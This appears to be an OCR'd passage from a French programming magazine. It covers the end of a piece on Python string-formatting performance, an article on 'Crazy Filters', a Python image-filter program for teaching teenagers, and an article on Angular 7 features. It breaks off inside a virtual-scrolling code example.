
Mes 21 années d'expériences m'ont permis d'être souvent mis face à des opérations sur les chaînes de caractères dont le coût d'exécution avait été largement sous-estimé et ce quel que soit le langage utilisé… Les langages proposent souvent des API simples à utiliser (std ::string en C++ par exemple) dont l'implémentation interne est trop souvent inconnue au développeur… Et la puissance des machines d'aujourd'hui ne force pas le développeur à être attentif à ses outils ☹…

Nous allons partir d'un besoin simple : je souhaite générer une table de calculs. Un fichier CSV (utilisant le ';' comme séparateur de colonnes) contenant 4 colonnes et un million de lignes. Pour chaque ligne, je souhaite stocker (i, x=pi * i / 1000000, cos(x), sin(x)) . Nous allons comparer différentes méthodes :

- utilisation de l'opérateur '+'
- utilisation de la fonction 'join'
- formatage de chaîne via la méthode de Python 1.X
- formatage de chaîne via la méthode 'format'
- utilisation des F-strings (depuis Python 3.6)

Code source sur le site / Github

En utilisant le profileur, on obtient :



Contre toute attente la méthode la plus efficace reste le formatage de chaînes de caractères selon la méthode disponible dans Python 1.X suivi par les F-strings.

CONCLUSION

Si vous créez un nouveau programme ou une nouvelle fonctionnalité, avant d'écrire le code, réfléchissez bien à l'objectif attendu, à la volumétrie initiale, ainsi qu'aux évolutions de cette volumétrie que l'on peut prédire à moyen/long terme. Ceci vous amènera à sélectionner les structures de données adaptées ainsi que les bons algorithmes. Si vous travaillez sur un code déjà écrit, utilisez une des méthodes de mesure de performance afin de déterminer les parties les plus coûteuses. En effet, travailler à optimiser tout le code est souvent très coûteux en temps de développement pour un gain qui n'est pas forcément intéressant. Ne perdez pas de vue que plus vous optimisez, plus vous prendrez du temps de développement pour optimiser. Il faut donc avant de commencer se définir un objectif acceptable pour pouvoir se dire 'STOP, j'ai fini !'. •

Anne-Marie Tousch
Senior Researcher à Criteo AI Lab. Après une thèse en vision par ordinateur, Anne-Marie a passé quelques années à développer des applications de reconnaissance d'image dans une startup, avant de rejoindre Criteo il y a environ 4 ans.

Crazy Filters : Python pour les ados

J'ai écrit un programme pour montrer aux ados que la programmation, ça peut être très amusant. Ils ont bien accroché. Laissez-moi vous raconter, puis lancez-vous !

Je programme à peu près tous les jours pour mon travail depuis plus d'une dizaine d'années. Depuis le début de mes études, après le bac, j'ai toujours été dans la minorité. J'aime beaucoup programmer, et je trouve dommage que si peu de femmes choisissent ce métier.


Avec le groupe *Women In Engineering* de Criteo, en partenariat avec la fondation CGénial, nous avons décidé d'inciter plus de jeunes filles à s'engager dans l'informatique en créant un évènement appelé "Aujourd'hui, je code !". L'idée est la suivante : inviter une cinquantaine de lycéennes(1), à un moment où elles choisissent leur filière, et leur donner un aperçu de la diversité de nos métiers, et des modèles de femmes dans la tech. Et surtout, leur donner l'occasion de mettre les mains sur le clavier, d'écrire quelques lignes de code, de lancer le programme... et d'observer l'effet !

Nous avions des contraintes fortes : 1h30 par exercice, deux sessions au choix dans la journée. Nous avions aussi des moyens : beaucoup d'ingénieurs-encadrants, et des machines, une par élève, préparées et testées à l'avance.

L'idée était d'écrire un programme accrocheur, pour donner envie de continuer à coder en rentrant chez soi. Nous avons étudié plusieurs plateformes d'apprentissage existantes, mais la plupart se prêtaient mal à un exercice d'introduction aussi court. Ou l'environnement n'était pas assez réaliste à notre goût. Nous avons utilisé des programmes comme Sonic Pi, mais nous avons voulu ajouter nos propres exercices.

Les choix pédagogiques

Il fallait surtout un programme **amusant**, pour éveiller leur créativité. C'est un des côtés les plus intéressants de la programmation : l'imagination est stimulée, et on peut presque tout faire. Les idées ne manquent pas : jeux, IA, robots, applications web, traitement d'images, analyse de données... Nous voulions qu'elles réalisent que programmer, ce n'était pas simplement un métier, mais une infinité d'activités très variées.



Nous voulions qu'elles écrivent **du vrai code**, elles-mêmes. Mais pour les motiver, il fallait s'assurer d'éliminer les côtés frustrants dans notre métier : garder des temps de calcul très courts, bien tester pour éviter les bugs.

Les élèves ont souvent du mal à réaliser à quoi sert ce qu'ils apprennent au lycée, comme en **mathématiques** et en **physique**. Nous voulions utiliser ce qu'elles ont appris au lycée, pour les motiver à travailler ces matières, très utiles dans une carrière de programmeur.

Une phrase du philosophe Gilbert Simondon m'a personnellement inspirée : "Les objets techniques qui produisent le plus l'aliénation sont aussi ceux qui sont destinés à des utilisateurs ignorants". Les adolescents d'aujourd'hui sont nés le smartphone à la main. Mais ils sont bien loin de comprendre ce qu'ils utilisent. C'était très important pour nous d'**ouvrir une boîte noire** et de leur montrer "comment ça marche". De leur faire découvrir un domaine de l'informatique.

Enfin, comme pour n'importe quel programme d'apprentissage, il fallait une **progression** dans la difficulté du code à écrire. En 1h30, nous voulions passer d'un niveau basique à un niveau où ils pouvaient commencer à "jouer" avec le code pour faire leurs propres créations.

Choix du thème

J'ai choisi de leur faire programmer des filtres de traitement d'images. Ce choix me donnait plusieurs avantages :

1/ c'est une source de créativité infinie,
2/ c'est assez facile d'avoir un retour rapide sur ce qu'on fait,
3/ il y a des librairies Python qui permettent d'avoir accès à des fonctions avancées,
4/ avec des mathématiques simples on peut déjà faire des choses très sympa,

(1) Plus de 70 lycéens et lycéennes lors de la troisième session, le 30 novembre dernier. Je poursuis l'article au féminin, mais nous avons ouvert l'évènement aux jeunes garçons dès la deuxième édition.

5/ ils peuvent faire le lien avec des applications connues comme Snapchat et Instagram,
6/ il y a une progression assez naturelle,
7/ c'est un domaine que je maîtrise bien.

Choix techniques

Pour rendre le programme plus simple à utiliser, j'ai décidé de créer une interface graphique : des boutons pour tester les fonctions, pour ouvrir des images depuis le disque, accéder à une palette de couleurs, etc. J'ai donc divisé mon programme en deux parties : l'interface et les filtres. Le code de l'interface est accessible aux curieux, mais c'est la partie *filtres* qui nous intéresse. Elle est regroupée dans un unique fichier.

J'ai choisi d'utiliser 3 librairies :

- Kivy pour l'interface -- qui offre la possibilité de porter les applications sur mobile,
- Numpy pour représenter les images et pour les traitements simples,
- OpenCV pour gérer la caméra et pour les fonctions de traitement avancées.

Le programme est démarré en exécutant le fichier main.py, qui est réduit au strict minimum :

```
from ui.crazyfiltersapp import CrazyFiltersApp

if __name__ == '__main__':
  CrazyFiltersApp().run()
```

C'est dans un fichier dédié, transforms.py, que les élèves iront modifier le code. En dehors des commentaires, le fichier commence avec des imports minimalistes, et la déclaration de quelques constantes pour faciliter la compréhension. La fonction custom est branchée sur un bouton *Custom*. C'est celle qu'on va modifier. Par défaut, elle appelle une fonction rouge définie plus bas.

```
import os
import numpy as np
import cv2

CANAL_ROUGE = 0
CANAL_VERT = 1
CANAL_BLEU = 2
CANAUX_RGB = [CANAL_ROUGE, CANAL_VERT, CANAL_BLEU]

def custom(image_array):
  return rouge(image_array)
```

Il suffit de relancer le main et d'appuyer sur un bouton pour visualiser les changements.

Avant d'écrire le moindre code, il faut bien sûr quelques explications. Les élèves doivent d'abord comprendre comment est construite une image numérique. Il faut au moins connaître l'existence des pixels, et du système RVB. Je réfère mon lecteur au README du programme, ou à Wikipédia, pour me concentrer sur la partie code. Côté code, je donne en général très peu d'explications. Elles découvrent les notions en faisant les exercices. Le but n'est pas de faire un cours de programmation complet, mais de leur donner le minimum d'outils pour faire quelques filtres amusants.

Le vrai pari, c'est qu'au lieu de traiter les images pixel à pixel avec des boucles for, je pars sur des opérations sur les tableaux numpy. Les premiers exercices consistent donc à comprendre comment utiliser des index numpy pour modifier les pixels. Pour des secondes qui sont justement en train d'apprendre les systèmes de coordonnées en mathématiques, ce n'est pas forcément évident. Mais en visualisant les effets, avec quelques exemples, la plupart comprennent rapidement. Il faut aussi comprendre les rôles des 3 canaux. Par exemple, en partant de la fonction rouge, est-ce que vous pouvez deviner comment faire la fonction bleu? Jaune?

```
def rouge(image_array):
  image_array[:, :, CANAL_VERT] = 0
  image_array[:, :, CANAL_BLEU] = 0
  return image_array
```


Après avoir appris à gérer les index de lignes et de colonnes, avec ces couleurs basiques, on peut déjà faire un filtre "drapeau français". C'est pas mal !

Les plus débrouillardes cherchent à fabriquer des couleurs originales : il faut alors apprendre à multiplier par des valeurs entre 0 et 1, à garder des valeurs de pixels entre 0 et 255, etc.

Retours d'expérience

Une élève a voulu dessiner une étoile. En première S, elle avait déjà appris à utiliser le cercle trigonométrique... je lui ai montré comment elle pouvait la dessiner, en utilisant la fonction d'OpenCV drawContours et en calculant la position de tous les sommets du contour avec des sinus et des cosinus. J'ai rajouté la fonction dans la version suivante du programme.

En pratique, peu d'élèves vont assez vite



pour qu'on ait le temps d'aborder en détail les fonctions d'OpenCV. Elles sont très utiles, par contre, pour ajouter un effet "waou" facile en fin de séance, après la réalisation d'un drapeau. L'idée est aussi de donner des outils pour continuer à programmer en rentrant chez elles.

J'ai essayé de concevoir mon programme un peu comme une boîte de Lego Technic. Il y a beaucoup de fonctions déjà codées, de plus en plus complexes, avec des commentaires pour aider à les modifier ou à les comprendre. Les pièces doivent être combinées entre elles pour construire des effets vraiment intéressants. Brancher OpenCV permet d'avoir des fonctions difficiles à programmer à portée de main, comme la détection de visage. Ajouter une paire de grosses lunettes ou des oreilles de chats était (presque) un jeu d'enfant !

Globalement, chaque journée a été un succès, de nouveaux exercices ont été ajoutés à chaque fois. Même notre équipe infrastructure a voulu ajouter des activités ! Ingénieurs, professeurs, élèves, tout le monde s'est réjoui.

Conclusion

L'enseignement de l'informatique arrive dans les lycées. Les professeurs ont encore peu d'expérience. C'est l'occasion pour nous, professionnels, de leur fournir des outils pour former les générations futures. J'ai partagé avec vous les principes qui m'ont guidée. Mon programme est disponible sous license Apache, sur Github: https://github.com/criteo/je-code-crazy-filters. J'espère qu'il vous inspirera, et que beaucoup d'autres exercices et programmes de ce genre verront le jour, pour que la programmation devienne la matière préférée des lycéens. •

Kevin Vavelin
CEO de Geek-Inc.
https://geek-inc.fr

Angular 7 : quoi de neuf pour les devs ?

niveau 100

Le 18 octobre 2018, l'équipe d'Angular rendait disponible la version 7 de son framework. Comme tous les 6 mois, il s'agit ici d'une version majeure du framework apportant donc de grands changements par rapport à la précédente. Nous allons ici y lister les évolutions et vous guider dans votre choix concernant son adoption ou non.

QUELLES SONT LES ÉVOLUTIONS DEPUIS ANGULAR 6.0 ?

Une meilleure CLI :

Si vous utilisez Angular depuis un certain temps, vous êtes surement au courant de l'outil en ligne de commande 'angular-cli', cet outil vous propose désormais dans sa version 7 toutes les options. Autrefois il aurait fallu écrire des commandes du type :

```
ng new monprojet —styles=scss
```

Pour initialiser un projet Angular avec Sass et l'extension scss.
Désormais, il vous suffit de faire ng new et angular-cli vous proposera ceci :

```
kevins-macbook-pro:Desktop kev$ ng new angular-article
? Would you like to add Angular routing? (y/N)
```

```
kevins-macbook-pro:Desktop kev$ ng new angular-article
? Would you like to add Angular routing? No
? Which stylesheet format would you like to use? (Use arrow keys)
> CSS
  SCSS   [ http://sass-lang.com   ]
  SASS   [ http://sass-lang.com   ]
  LESS   [ http://lesscss.org     ]
  Stylus [ http://stylus-lang.com ]
```

Il y a aussi plus de flags disponibles sur angular-cli, par exemple avec ng serve, si vous écrivez la commande ng serve —verbose, la CLI vous affichera le temps qu'a pris chaque tâche à être exécutée, le poids de vos assets etc.

```
kevins-macbook-pro:website kev$ ng serve --verbose
** Angular Live Development Server is listening on localhost:4200, open your bro
wser on http://localhost:4200/ **
5224ms building modules
12ms finish module graph
1ms sealing
0ms basic dependencies optimization
0ms dependencies optimization
0ms advanced dependencies optimization
15ms after dependencies optimization
1ms optimizing
0ms basic module optimization
7ms module optimization
0ms advanced module optimization
0ms after module optimization
1ms basic chunk optimization
0ms chunk optimization
8ms advanced chunk optimization
0ms after chunk optimization
0ms module and chunk tree optimization
```

Ce flag est également possible avec ng build.

ShadowDOM v1

La commande ng generate ajoute également le support de la viewEncapsulation pour utiliser ShadowDOM v1. Si vous souhaitez en apprendre plus sur les spécifications du ShadowDOM, vous les retrouverez toutes ici : https://hayato.io/2016/shadowdomv1/

NB : *Si vous êtes également un développeur ReactJS, ces spécifications vous seront grandement utiles ^ ^*

Avec cette addition, un bug assez important a été corrigé dans Angular Elements (Angular Elements permet de packager un composant comme un Web Components qui pourra être utilisé indépendamment). Il est maintenant possible d'utiliser la balise <slot> qui est un nouvel élément HTML introduit par les spécifications de Web Component (vous y trouverez toutes ses spécifications sur https://developer.mozilla.org/en-US/docs/Web/Web_Components et https://www.webcomponents.org/specs).
Ceci mérite quelques explications quand même, car le support du ShadowDOM existe depuis la version 6.1 d'Angular et utilisait donc les spécifications dites ShadowDOM v0. Or, depuis la sortie d'Angular 6.1, les navigateurs web majeurs se sont mis d'accord sur une version qu'ils ont décidé d'appeler v1 et qui est déjà très largement supportée. Voici comment indiquer à Angular que vous souhaitez utiliser ShadowDOM v1 :

```
@Component({
  selector: 'app-dashboard-tile',
  templateUrl: './dashboard-tile.component.html',
  encapsulation: ViewEncapsulation.ShadowDom
})
export class DashboardTileComponent implements OnInit {
  @Input() a: number;
  @Input() b: number;
  @Input() c: number;
  […]
}
```

Il faut faire ici très attention à la propriété d'encapsulation. Si vous utilisez ViewEncapsulation.ShadowDom, alors vous utiliserez ShadowDOM v1, si vous utilisez ViewEncapsulation.Native (encapsulation par defaut) alors vous utiliserez ShadowDOM v0.

Beaucoup de Web Components ont besoin d'être adaptables et de définir des emplacements dans lesquels nous y injecterons nos éléments. On appelle cela la projection, car on passe du contenu qui est ensuite projeté à différentes positions de notre template. C'est pour cette raison que la balise <slot> a donc été introduite. Voyez donc :

```
<div class="card">
  <div class="header">
    <h1 class="title"><slot name="title">Titre Standard</slot></h1>
  </div>
  <div class="content">

    <div style="height:200px">
      <mat-spinner></mat-spinner>
    </div>

    <p><slot>Standard</slot></p>
    <i><slot name="legend">Legende Standard</slot></i>

  </div>
</div>
```

Entre chaque balise <slot> nous pouvons y placer du contenu par défaut, dans le cas où aucun élément n'y sera injecté. Puis pour y éjecter nos éléments, il suffit de les signaler dans notre élément avec slot='name' :

```
<div class="col-sm-3">
  <dashboard-tile a="10" b="5" c="15">

    <span slot="title">Important Stuff</span>
    <span slot="legend">A, B and C show the values of A, B and C.</span>
    Only believe in statistics you've faked yourself.

  </dashboard-tile>
</div>
```

Pour accéder à du contenu projeté, Angular avait pour habitude de faire appel à des hooks comme ngAfterContentChecked, ngAfterContentInit, @ViewChild ou @ViewChildren. Malheureusement, ceux-ci ne fonctionnent pas avec les slots, en revanche… on a droit à un event slotchange ^ ^ Ce qui vous donne donc :

```
<i><slot (slotchange)="slotChange($event)" name="legend">No Legend available.</slot></i>
```

Et pour votre composant :

```
slotChange(event) {
  const assigned = event.target.assignedNodes();
  if(assigned.length > 0) {
    console.debug('slotChange', assigned);
  }
}
```

Une meilleure gestion du bundle size :

Un des soucis qui revient le plus souvent concernant Angular, c'est son poids. Angular étant un framework, il embarque avec lui tout un lot d'outils pas toujours indispensables mais qui pèsent leur poids. Avec Angular 7, pour les projets créés avec la CLI, le projet sera par défaut configuré pour générer un bundle de 5Mo. En pratique cela se révèle un peu plus complexe. En effet, cette nouvelle configuration enverra un avertissement lorsque le bundle dépassera 2Mo, et génèrera une erreur (et ne pas permettre la build) si celui-ci dépasse 5Mo. Ces avertissements sont configurables grâce à une propriété ajoutée dans le fichier angular.json :

```
"configurations": {
  "production": {
    "fileReplacements": [
      {
        "replace": "src/environments/environment.ts",
        "with": "src/environments/environment.prod.ts"
      }
    ],
    "optimization": true,
    "outputHashing": "all",
    "sourceMap": false,
    "extractCss": true,
    "namedChunks": false,
    "aot": true,
    "extractLicenses": true,
    "vendorChunk": false,
    "buildOptimizer": true,
    "budgets": [
      {
        "type": "initial",
        "maximumWarning": "2mb",
        "maximumError": "5mb"
      }
    ]
  }
}
```

Comme vous le remarquez sur cette capture, il vous suffit de modifier les éléments dans la propriété budgets pour configurer vos alertes. Cela permet de garder un contrôle sur notre bundle size. Cette option permet par exemple de s'aligner sur les avertissements pouvant s'afficher sur Safari, Chrome et autres quand une page web consomme trop de ressources :
https://support.google.com/chrome/answer/2392284

Sur l'étape de build, la CLI ajoute également le support d'un nouveau flag: —profile. Ce flag vous génèrera 2 fichiers :

- chrome-profiler-events.json
- speed-measure-plugin.json

Chrome-profiler-events.json peut être ouvert dans l'onglet Performances de l'outil de développement Chrome.
Speed-measure-plugin.json est le résultat de l'outil SpeedMeasureWebpack et contient toutes les informations concernant les plugins et leurs temps d'exécution. Vous pouvez en apprendre plus sur cet outil ici :
https://github.com/stephencookdev/speed-measure-webpack-plugin.

Ce flag n'est pas vraiment à destination des utilisateurs d'Angular, mais plutôt destiné aux développeurs/contributeurs afin d'aider l'équipe d'Angular-cli à améliorer les projets avec un long temps de build. Si vous avez besoin d'aide concernant vos temps de build, il est utile de connaître ce flag puisqu'il vous permettra de fournir à l'équipe en charge de vous aider au mieux.

Le retour du rapport de test

Disparu depuis plusieurs releases, la version 7 d'Angular marque le retour du flag —reporters avec ng test. Cette commande permettait de spécifier quels reporters nous souhaitions que Karma utilise.

Abandon d'UglifyJS

L'équipe d'Angular CLI abandonne officiellement UglifyJS au profit de Terser pour minifier le code. Uglify-ES n'est plus maintenu et UglifyJS ne supporte pas ES6+, il était donc logique de passer sur Terser qui est un fork d' Uglify-ES qui conserve les api d'Uglify-ES et UglifyJS 3 et corrige une liste importante de bugs qui trainaient depuis trop longtemps. https://github.com/terser-js/terser

LES CHANGEMENTS MAJEURS D'ANGULAR 7

TypeScript 3.1

Angular 7 demande maintenant TypeScript 3.1 minimum et c'est une très bonne nouvelle de voir Angular se baser désormais sur les dernières versions de TypeScript. Il y avait quelques versions de retard auparavant, mais la collaboration entre Microsoft et Google sur le sujet semble maintenant porter ses fruits sur le long terme et les cycles de sorties devraient être très proches dorénavant. Pour connaître toutes les évolutions apportées par TypeScript 3.1, vous pouvez consulter le billet qui lui est consacré sur le blog de Microsoft :
https://blogs.msdn.microsoft.com/typescript/announcing-typescript-3-1/


Une des résultantes de ce support, est que vous pouvez enfin définir vos options de compilation dans le fichier tsconfig.json, qui prend en charge une nouvelle propriété "angularCompilerOptions" :

```
{
  "extends": "../tsconfig.base.json",
  "compilerOptions": {
    "experimentalDecorators": true,
    // ...
  },
  "angularCompilerOptions": {
    "fullTemplateTypeCheck": true,
    "preserveWhitespaces": true,
    // ...
  }
}
```


Autrefois, TypeScript nous permettait d'étendre nos options de compilation avec la propriété "extends", mais ne faisait rien avec l'option de compilation Angular. C'est maintenant résolu. Vous pouvez les déclarer dans plusieurs fichiers séparément et TypeScript se chargera de les merger automatiquement pour vous ;)

Une vraie console, ou plutôt… Une GUI enfin !


Si vous avez plusieurs projets Angular, vous savez sûrement à quel point cela peut être un peu casse-pieds de devoir jongler entre les différents dossier et de taper toutes ces commandes. Avant la sortie d'Angular 7, un outil créé par l'équipe d'Angular CLI a fait son apparition : Angular Console.
C'est un outil graphique vous permettant d'avoir un coup d'oeil sur vos projets et de lancer des commandes Angular directement depuis son interface. L'outil est téléchargeable gratuitement sur le site officiel https://angularconsole.com et peut même être intégré directement dans Visual Studio Code !
https://marketplace.visualstudio.com/items?itemName=nrwl.angular-console




Dès son lancement, Angular Console vous proposera de créer un projet (ng new) ou de définir un workspace. Un workspace est un dossier qui contient tous vos projets Angular. Une fois votre projet créé et le workspace prêt, il ne vous reste plus qu'à utiliser l'outil.



Les schematics sont à portée de main, la liste est tenue à jour quotidiennement, vous avez donc toutes les schematics disponibles avec la commande ng add d'un simple coup d'oeil. Vous pouvez les filtrer.



Vous pouvez également lancer les commandes principales d'Angular CLI automatiquement.



Vous y trouverez également une liste de librairies Angular très sympa ;)
Cet outil sera, on l'espère, une façon de simplifier l'utilisation d'Angular CLI et de permettre aux développeurs de ne plus avoir à retenir une multitude de commandes au vu de l'augmentation des features de plus en plus disponibles dans la CLI.

Un logging du routeur

```
Navigation triggered outside Angular zone, did you forget to call 'ngZone.
run()'?
```

En mode développement, Angular Router vous affichera désormais un avertissement si vous naviguez en dehors de la zone couverte par Angular dans votre application.

Adieu reflect-metadata polyfill…. En production

L'équipe d'Angular s'est rendue compte que de nombreux développeurs utilisaient reflect-metadata polyfill également en production, alors que celui-ci doit être utilisé essentiellement et principalement en développement (personne n'est nommé mais si vous le faisiez… Shame on you). Ils ont donc décidé de le retirer automatiquement des étapes de build.

Ce qui est déprécié dans Angular 7

Peu de changements contraignants sont à prévoir avec Angular 7. Depuis Angular 6, l'équipe semble avoir enfin trouvé un rythme et un cycle permettant de rester à jour sans avoir de modifications trop importantes à faire dans nos applications. Le framework a enfin atteint sa maturité, la seule dépréciation à noter est l'abandon de la balise <ngForm> au profit de la balise <ng-form>. Toutes les fonctionnalités y sont préservées néanmoins, donc juste un changement de sélecteur ne devrait pas être très contraignant.

CE QUI VA ARRIVER PROCHAINEMENT DANS ANGULAR 7

Ivy

Ivy est le pipeline de rendu nouvelle génération d'Angular. Initialement, il a été prévu pour être disponible en même temps qu'Angular 7 mais il reste encore quelques petites choses à écrire de la part des équipes pour le rendre disponible entièrement. Cependant si l'on regarde le suivi des travaux sur GitHub (https://github.com/angular/angular/blob/master/packages/core/src/render3/STATUS.md), nous nous rendons compte qu'il ne reste pratiquement plus que de la documentation à écrire. C'est pourquoi je vais ici vous parler plus en détail d'Ivy.

Il faut savoir qu'Ivy a été créé pour une mission très simple : assurer la rétro-compatibilité, améliorer la vitesse de rendu, réduire la taille du bundle d'Angular et améliorer la modularité de nos applications. Ivy se décompose en plusieurs pièces au sein de plusieurs composants, je vais donc vous les détailler :

- ngtsc : intégrer au sein du package @angular/compiler-cli, ngtsc s'occupe de transformer et convertir les @Pipe, @Component, @Directive et @NgModule vers les fonctions definePipe, defineComponent, defineDirective et defineInjector correspondant. C'est en résumé, ce qui va compiler votre application Angular et générer le code Javascript à partir de vos templates HTML.
- ngcc : outil qui va en fait explorer tout le dossier node_modules et convertir toutes vos dépendances afin qu'elles soient "Ivy-ready" ou "Ivy compatibles".

Ivy est cette encore au stade de développement, mais il peut être testé très facilement de deux façons :

- utiliser le flag —experimental-ivy avec ng new ;
- Ajouter enableIvy: true à votre angularCompilerOptions.

LES AMÉLIORATIONS TIERCES D'ANGULAR 7

Depuis Angular 6, les librairies associées à Angular suivent un rythme d'évolution et numéro de version synchronisé avec Angular lui-même. C'est donc tout naturellement que nous avons une nouvelle version d'Angular CLI, Angular Material, Angular Fire, NativeScript et StackBlitz disponible au même moment qu'Angular 7.

Les évolutions les plus importantes concernent Angular Material dont je vais vous faire un petit résumé ici car elles sont très sympathiques à intégrer même si vous n'utilisez pas Angular Material dans votre application.

Drag and Drop

Angular Material supporte le drag and drop dans le CDK. Et son intégration est très simple ! Avant toute chose, il vous faudra importer le module DragDropModule dans votre NgModule. Vous pouvez maintenant utiliser la directive cdkDrag sur un élément pour signifier que cet élément peut être baladé à l'intérieur d'un autre.

```
<div class="example-box" cdkDrag>
  Drag me around
</div>
```

Si vous ne spécifiez pas d'élément avec la directive cdkDropList et/ou si votre élément contenant cdkDrag se trouve en dehors d'un cdkDropList, alors votre élément sera libre de ses mouvements tout autour de votre page.

Ce module est très sympa à utiliser et vous pouvez même créer en toute simplicité votre Trello grâce à celui-ci !

Voici le code HTML pour votre composant "Board" de votre Trello-like :

```
<div class="example-container">
  <h2>To do</h2>

  <div
    cdkDropList
    #todoList="cdkDropList"
    [cdkDropListData]="todo"
    [cdkDropListConnectedTo]="[doneList]"
    class="example-list"
    (cdkDropListDropped)="drop($event)">
    <div class="example-box" *ngFor="let item of todo" cdkDrag>{{item}}</div>
  </div>
</div>

<div class="example-container">
  <h2>Done</h2>

  <div
    cdkDropList
    #doneList="cdkDropList"
    [cdkDropListData]="done"
    [cdkDropListConnectedTo]="[todoList]"
    class="example-list"
    (cdkDropListDropped)="drop($event)">
    <div class="example-box" *ngFor="let item of done" cdkDrag>{{item}}</div>
  </div>
</div>
```

Et voici votre fichier .ts :

```
@Component({
  selector: 'cdk-drag-drop-connected-sorting-example',
  templateUrl: 'cdk-drag-drop-connected-sorting-example.html',
  styleUrls: ['cdk-drag-drop-connected-sorting-example.css'],
})
export class CdkDragDropConnectedSortingExample {
  todo = [
    'Get to work',
    'Pick up groceries',
    'Go home',
    'Fall asleep'
  ];

  done = [
    'Get up',
    'Brush teeth',
    'Take a shower',
    'Check e-mail',
    'Walk dog'
  ];

  drop(event: CdkDragDrop<string[]>) {
    if (event.previousContainer === event.container) {
      moveItemInArray(event.container.data, event.previousIndex, event.currentIndex);
    } else {
      transferArrayItem(event.previousContainer.data,
                        event.container.data,
                        event.previousIndex,
                        event.currentIndex);

    }
  }
}
```

Comme vous pouvez le remarquer, le code est très simple. Laissez donc libre cours à votre imagination et créez vos éléments comme vous le souhaitez :)

Une liste d'exemple est disponible dans la documentation du composant : https://material.angular.io/cdk/drag-drop/overview

Virtual Scrolling

Le virtual scrolling est également de la partie dans le CDK d'Angular Material. Cette technique consiste à ne charger un élément qu'avant qu'il ne soit visible à l'écran et de le retirer de la mémoire une fois qu'il disparaît de la partie visible.

Et encore une fois… Un simple composant vous permet d'en tirer profit :

```
<cdk-virtual-scroll-viewport [itemSize]="18 * 7" class="example-viewport">
  <div *cdkVirtualFor="let item of items;
                       let index = index;
                       let count = count;
                       let first = first;
                       let last = last;
                       let even = even;
                       let odd = odd;" [class.example-alternate]="odd">
    <div class="example-item-detail">Item: {{item}}</div>
    <div class="example-item-detail">Index: {{index}}</div>
    <div class="example-item-detail">Count: {{count}}</div>
    <div class="example-item-detail">First: {{first ? 'Yes' : 'No'}}</div>
    <div class="example-item-detail">Last: {{last ? 'Yes' : 'No'}}</div>
    <div class="example-item-detail">Even: {{even ? 'Yes' : 'No'}}</div>
    <div class="example-item-detail">Odd: {{odd ? 'Yes' : 'No'}}</div>
  </div>
</cdk-virtual-scroll-viewport>
